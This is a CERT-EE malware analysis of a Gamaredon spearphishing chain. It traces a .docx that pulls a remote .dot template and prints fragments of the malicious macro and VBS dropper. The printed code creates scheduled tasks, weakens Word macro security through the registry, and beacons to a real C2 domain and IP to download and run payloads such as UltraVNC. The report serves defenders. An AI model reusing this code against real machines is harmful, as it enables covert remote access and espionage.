Riigi Infosüsteemi Amet

cert.ee

Gamaredon Infection: From Dropper to Entry

By: CERT-EE / Estonian Information System Authority

Date: 27 January 2021
Tags: malware, Gamaredon, Primitive Bear, Armageddon
Version: 1.0
TLP: WHITE

Summary

Gamaredon (Russian state sponsored) APT group has been active from 2013 and mostly known to target Ukrainian government and military officials with intention to gain access to information.


Since the beginning of 2020 there are reports that APT group has taken advantage of the coronavirus pandemic and used it as a lure to attract victims to open malicious attachments sent with spearphishing emails. Target audience has widened also as found in reports, including European Union member countries.

The purpose of this case study was to understand better how the attack chain works, in order to recommend ways to mitigate risks in advance and offer advice in case of suspected infection. Since the group uses legitimate scripting and tools, it may happen that antivirus softwares may not generate alerts/block such detections. It is highly recommended to educate users to identify malicious emails and attachments.

Figure 0. Picture extracted from malicious .dot template depicting the Soviet Red Army insignia.

Case study timeline


The attack begins with a spearphising email with a .docx attachment. The attached .docx file contains an URL to an external .dot template which contains malicious VBS code. Once the .docx file is opened by the user, Microsoft Word connects to a defined template without any user interaction needed and executes.



```
document.docx\word\_rels\settings.xml:
---------------------
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://<hostname>/xxxx.dot"
TargetMode="External"/>
</Relationships>
---------------------
```

Figure 1. Infected Gamaredon dropper .docx file with a reference to an external .dot file.


The xxxx.dot file contains a macro:



```
---------------------
Private Sub Document_Close()
On Error Resume Next
Dim FlXJDwp
Set FlXJDwp = CreateObject("WScript.Shell")
Set JeZuMLL = CreateObject("Scripting.FileSystemObject")
GkbRKFw = Environ("USERPROFILE") + "\PrintSoftware"
If Not JeZuMLL.FolderExists(GkbRKFw) Then JeZuMLL.CreateFolder (GkbRKFw)
JKvwrJd = Environ("Windir") + "\System32\wscript.exe"
OZvFiXZ = GkbRKFw + "\PrintDriver.exe"
If Not JeZuMLL.FileExists(OZvFiXZ) Then JeZuMLL.CopyFile JKvwrJd, OZvFiXZ, True
JeZuMLL.CopyFile JKvwrJd, OZvFiXZ, True
...
---------------------
```

Figure 2. Fragment from .dot macro – folder creation and wscript.exe copy.

On execution the script creates a folder named: ’PrintSoftware’ into the user’s profile directory. It then copies ’Windows\System32\wscript.exe’ to the newly created folder ’%USERPROFILE%\PrintSoftware\’ and names the file: ’PrintDriver.exe’.



```
---------------------
UBrMOtX = GkbRKFw + "\PrintDriver.vbs"
DGRhEAU = OZvFiXZ & " //b " & UBrMOtX
Dim FVyKHKk As Object
Set FVyKHKk = JeZuMLL.CreateTextFile(UBrMOtX, True, True)
FVyKHKk.Write "Function HrogsEd(rALADrV)" & vbCrLf
FVyKHKk.Write "With CreateObject("CDO.Message").BodyPart" & vbCrLf
FVyKHKk.Write ".ContentTransferEncoding = "base64" & vbCrLf
FVyKHKk.Write ".Charset = "windows-1251" & vbCrLf
FVyKHKk.Write "With .GetEncodedContentStream" & vbCrLf
FVyKHKk.Write ".WriteText rALADrV" & vbCrLf
FVyKHKk.Write ".Flush" & vbCrLf
FVyKHKk.Write "End With" & vbCrLf
FVyKHKk.Write "With .GetDecodedContentStream" & vbCrLf
FVyKHKk.Write ".Charset = "utf-8" & vbCrLf
FVyKHKk.Write "HrogsEd = .ReadText" & vbCrLf
FVyKHKk.Write "End With" & vbCrLf
FVyKHKk.Write "End With" & vbCrLf
FVyKHKk.Write "End Function" & vbCrLf
FVyKHKk.Write "rALADrV = """""""" & vbCrLf
...
---------------------
```

Figure 3. extract from .dot macro – creation of PrintDriver.vbs

Next the script creates a file named ’PrintDriver.vbs’ to the ’%USERPROFILE%\PrintSoftware\’ folder which contents are base64 encoded in the template’s macro.

Details of ’PrintDriver.vbs’ will be discussed later in this document.

```
---------------------
IXuWEEK = FlXJDwp.Run("schtasks /Create /SC MINUTE /MO 35 /F /tn PrintSoftware /tr """ + DGRhEAU + """", 0, False)
xHiJPwl = FlXJDwp.Run("schtasks /Create /SC MINUTE /MO 22 /F /tn CleanerSoftWare /tr ""taskkill /f /im PrintSoftware.exe""", 0, False)
AmgVyvU = Environ("APPDATA") + "\Microsoft\Windows\PrintSoftware.exe"
WqEVYxD = FlXJDwp.Run("schtasks /Create /SC MINUTE /MO 6 /F /tn WritePrintSoftware /tr """ + AmgVyvU + """", 0, False)
...
---------------------
```

Figure 4. Fragment from the .dot macro – persistency, creation of a Scheduled Task.

The script creates 3 scheduled tasks:

1) PrintSoftware: executes every 35 minutes: „%USERPROFILE%\PrintSoftware\PrintDriver.exe //b %USERPROFILE%\PrintSoftware\PrintDriver.vbs“
2) CleanerSoftWare: executes every 22 minutes: „taskkill /f /im PrintSoftware.exe“
3) WritePrintSoftware: executes every 6 minutes: „%APPDATA%\Microsoft\Windows\PrintSoftware.exe“

```
---------------------
JKvwrJd = "HKEY_CURRENT_USER\Software\Microsoft\Office\" & Application.Version & _
"\Word\Security\"
CreateObject("WScript.Shell").RegWrite JKvwrJd & "AccessVBOM", 1, "REG_DWORD"
CreateObject("WScript.Shell").RegWrite JKvwrJd & "VBAWarnings", 1, "REG_DWORD"
lHonwrk = FlXJDwp.Run("" + DGRhEAU + "", 4, False)
End Sub
...
---------------------
```

Figure 5. Fragment from the .dot macro – security settings changes in Microsoft Word.

Word macro and VBA execution security settings are changed through users' registry:

1) "AccessVBOM", 1, – Trust access to the VBA project object model
2) "VBAWarnings", 1, – Enable all macros (not recommended; potentially dangerous code can run)


PrintDriver.vbs

```
---------------------
IkVFQxFB = "\Microsoft\Windows\"
Set job = CreateObject("WScript.Shell")
HTzpHBEt = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce\PrintSoftware"
KbFJCbNC=job.ExpandEnvironmentStrings("%APPDATA%")
guEChztCTHBW = KbFJCbNC+IkVFQxFB+"PrintSoftware.exe"
nrIJdkcJ = job.ExpandEnvironmentStrings("%USERPROFILE%")
job.RegWrite HTzpHBEt, nrIJdkcJ + "\PrintSoftware\PrintDriver.exe //b "+ nrIJdkcJ +"\PrintSoftware\PrintDriver.vbs"
...
---------------------
```

Figure 6. Fragment from the PrintDriver.vbs script – persistency, registry key added.

The VBS script adds a key named 'PrintSoftware' in the current user's registry hive under 'RunOnce' that executes a command line:

1) "%USERPROFILE%\PrintSoftware\PrintDriver.exe //b
%USERPROFILE%\PrintSoftware\PrintDriver.vbs"



```
---------------------
XADYpFAQUUJF = "intumescere.online"
Set colItems = objWMIService.ExecQuery("Select * from Win32_Process")
XADYpFAQUUJF = Replace(XADYpFAQUUJF, " ", "")


Function p_3_p(p_2_p)
On Error Resume Next
Set job = CreateObject("WScript.Shell")
Set p_4_p = CreateObject("MSXML2.XMLHTTP")
nfoJbqDlc=job.ExpandEnvironmentStrings("%SYSTEMDRIVE%")
QXHUtYEBXRkD=job.ExpandEnvironmentStrings("%COMPUTERNAME%")

xLIGzmnp = Hex(xhioKrhyy.GetDrive(nfoJbqDlc).SerialNumber)
dalryeCld = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::" &
QXHUtYEBXRkD & "_" & xLIGzmnp & "::/.isobel/."
p_8_p = "http://" + p_2_p + "/index.html"
p_4_p.Open "GET", p_8_p, False
p_4_p.SetRequestHeader "User-Agent", dalryeCld
p_4_p.send
If p_4_p.Status = 200 Then
p_3_p = p_4_p.ResponseBody
else
Set p_11_p = GetObject("winmgmts:{impersonationLevel=impersonate}//"& QXHUtYEBXRkD & "/root/cimv2"). ExecQuery("SELECT * FROM Win32_PingStatus WHERE Address
= '" + p_2_p + "'")
For Each p_12_p In p_11_p
If p_12_p.StatusCode = 0 Then
p_8_p = "http://" + p_12_p.ProtocolAddress + "/index.html"
p_4_p.Open "GET", p_8_p , False
p_4_p.SetRequestHeader "User-Agent",dalryeCld
p_4_p.send
If p_4_p.Status = 200 Then
p_3_p = p_4_p.ResponseBody
End If
---------------------
```

Figure 7. Fragment from the PrintDriver.vbs script – beacon settings for connection to C2.

The script queries the serial number of the system drive and the computer name via WMI, the returned values are added to User-Agent, which gives the attacker a unique identificator of the system that is starting to communicate with C2 server.


QXHUtYEBXRkD = %COMPUTERNAME%
xLIGzmnp = GetDrive(%SYSTEMDRIVE%).SerialNumber

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::" & QXHUtYEBXRkD & "_" & xLIGzmnp & "::/.isobel/.

As the VBS script executes every 35 minutes (as defined in the scheduled task) it starts with making a GET request with the specific User-agent to hXXp://intumescere.online/index.html


It then uses WMIPingProvider to ping the host defined in script: „intumescere.online“.
When the response is: „StatusCode = 0“ (success) then the GET request goes to:

hXXp://“IPAadress“/index.html



+	tcp	2021/01/13 13:38:20	188.225.82.216 RU	URI ▾ intumescere.online/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	404
+	tcp	2021/01/13 13:35:36	188.225.82.216 RU	URI ▾ 188.225.82.216/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	404
+	icmp	2021/01/13 13:35:36	188.225.82.216 RU			
+	tcp	2021/01/13 13:35:35	188.225.82.216 RU	URI ▾ intumescere.online/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	404

Figure 8. Network beacon traffic.




```
Source
GET /index.html HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.
Accept-Language: et,en-US;q=0.7,en;q=0.3
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: intumescere.online
Connection: Keep-Alive

Destination
HTTP/1.1 404 Not Found
Date: Wed, 13 Jan 2021 11:35:36 GMT
Server: Apache/2.4.38 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figure 9. Network beacon traffic request details.

As seen above all requests get the response code: 404 (Not Found).


It leaves an impression as if the current C2 is „dead“...

It activates about 6 hours later...



+ tcp	2021/01/13 18:48:33	188.225.82.216 RU	URI ▾ intumescere.online/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	200
+ tcp	2021/01/13 18:46:15	188.225.82.216 RU	URI ▾ 188.225.82.216/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	404
+ icmp	2021/01/13 18:46:15	188.225.82.216 RU			
+ tcp	2021/01/13 18:46:14	188.225.82.216 RU	URI ▾ intumescere.online/index.html Useragent ▾ Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36 OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.	GET	404


Figure 10. Network beacon traffic – response 200.



```
Source
GET /index.html HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
OPR/68.0.3618.197::DESKTOP-IM9NAV5_F41A6F65::/.isobel/.
Accept-Language: en-US,en;q=0.5
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: intumescere.online
Connection: Keep-Alive

Destination
HTTP/1.1 200 OK:
Date: Wed, 13 Jan 2021 16:48:33 GMT
Server: Apache/2.4.38 (Debian)
Content-Disposition: attachment; filename=r3s6J5nn
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: no-cache
Connection: close
Transfer-Encoding: chunked
Content-Type: audio/mpeg

ecc37
MZ`���@`�� �!�L�!Require Windows
$PEL50�L�R�[p@�K2�����p\.text�PR `.rdata�7p8T@@.data,+���@�.rsrc����@@U��� SVWj'��u�v
�=�rA�6P�����P�:e���~v8�^�3�����h`sAP�:������P�����P��qA�E�E��;Fr_����P�[{Y�q2
��qA��t$�l����3�9ظAt�@���9D$t�t$Ph��5иA��rA3���D$�`�|$u�@3���D$��V��t�P�Q��^��T$V�
���f�
BBFFf��u�^ËL$3�f9t@f�<Au��S�\$V��C;^tLW3�jZ���������Q�DH��3�9FY~9F~�f�Af�G@;F|��6�HY�F
�>f�$G�^_^[�U��QQ�L�AuVjj�E�P�5l�A��qA��t>�E�;Ew6r�E�;Es,j*�� P�z��YYt��Aj�@��� � L�A�EPj
```

Figure 11. Network beacon traffic – response 200 details.

The attacker then sends additional tools to the infected machine.




```
---------------------
If p_4_p.Status = 200 Then
p_3_p = p_4_p.ResponseBody
---------------------
p_5_p p_3_p(XADYpFAQUUJF)
Set job = CreateObject("WScript.Shell")
KbFJCbNC=job.ExpandEnvironmentStrings("%APPDATA%")
guEChztCTHBW = KbFJCbNC+IkVFQxFB+"PrintSoftware.exe"
Set xhioKrhyy = CreateObject("Scripting.FileSystemObject")
If xhioKrhyy.Fileexists(guEChztCTHBW) And xhioKrhyy.GetFile(guEChztCTHBW).size > 9735 Then
p_7_p = job.run (guEChztCTHBW,0,true)
End if
WScript.Sleep p_1_p(46000,68000)
If xhioKrhyy.Fileexists(guEChztCTHBW) Then xhioKrhyy.DeleteFile guEChztCTHBW
Loop
---------------------
```

Figure 12. Fragment from the PrintDriver.vbs script – actions when the C2 response is 200.

The “404” responses are deceptive. The VBS script contains a condition: if the GET request receives the response code „200“, then action needs to be taken.


After receiving the content, the script creates a „PrintSoftware.exe“ file in user’s profile „\AppData\Roaming\Microsoft\Windows\“ folder and executes it.



```
---------------------
 <Channel>Microsoft-Windows-Sysmon/Operational</Channel>

 UtcTime: 2021-01-13 16:50:03.770
 ProcessGuid: {22cb6bde-24bb-5fff-cd02-000000001000}
 ProcessId: 524
 Image: C:\Users\XXX\AppData\Roaming\Microsoft\Windows\PrintSoftware.exe
 FileVersion: -
 Description: -
 Product: -
 Company: -
 OriginalFileName: -
 CommandLine: "C:\Users\XXX\AppData\Roaming\Microsoft\Windows\PrintSoftware.exe"
 CurrentDirectory: C:\Windows\system32\
 User: DESKTOP-IM9NAV5\XXX
 LogonGuid: {22cb6bde-d4a0-5ffe-e731-020000000000}
 LogonId: 0x231e7
 TerminalSessionId: 1
 IntegrityLevel: Medium
 Hashes: SHA1=9FBA3C00401275B95F24BC4E586B6F4885113CBC
 ParentProcessGuid: {22cb6bde-eb10-5ffe-1502-000000001000}
 ParentProcessId: 4228
 ParentImage: C:\Users\XXX\PrintSoftware\PrintDriver.exe
 ParentCommandLine: C:\Users\XXX\PrintSoftware\PrintDriver.exe //b C:\Users\XXX\PrintSoftware\PrintDriver.vbs
---------------------
```

Figure 13. Sysmon log entry for PrintSoftware.exe execution event.

The file is a self-extracting archive. It extracts and renames files as needed.




```
---------------------
 <Channel>Microsoft-Windows-Sysmon/Operational</Channel>

ParentCommandLine: "C:\Users\peedu\AppData\Roaming\Microsoft\Windows\PrintSoftware.exe"

CommandLine: "C:\Windows\System32\cmd.exe" /c rename 6858 MSRC4Plugin_for_sc.dsm

CommandLine: "C:\Windows\System32\cmd.exe" /c rename 25216 rc4.key

CommandLine: "C:\Windows\System32\cmd.exe" /c rename 31532 UltraVNC.ini

CommandLine: "C:\Windows\System32\cmd.exe" /c copy /y 27168 wn.cmd
---------------------
```

Figure 14. Sysmon combined log entries for file renaming events after PrintSoftware.exe extraction.


„PrintSoftware.exe“ also contains „UltraVNC“ for remote access to the system. It is then copied to „C:\Users\Public\“ to „CheckSystems.exe“ file (this is detectable by Virustotal).

https://www.virustotal.com/gui/file/cedbbbc4deb6569c23aa20ac64ad1c2b2bef6f7b3405cef861f26a0b44d836d9/detection



```
---------------------
 <Channel>Microsoft-Windows-Sysmon/Operational</Channel>

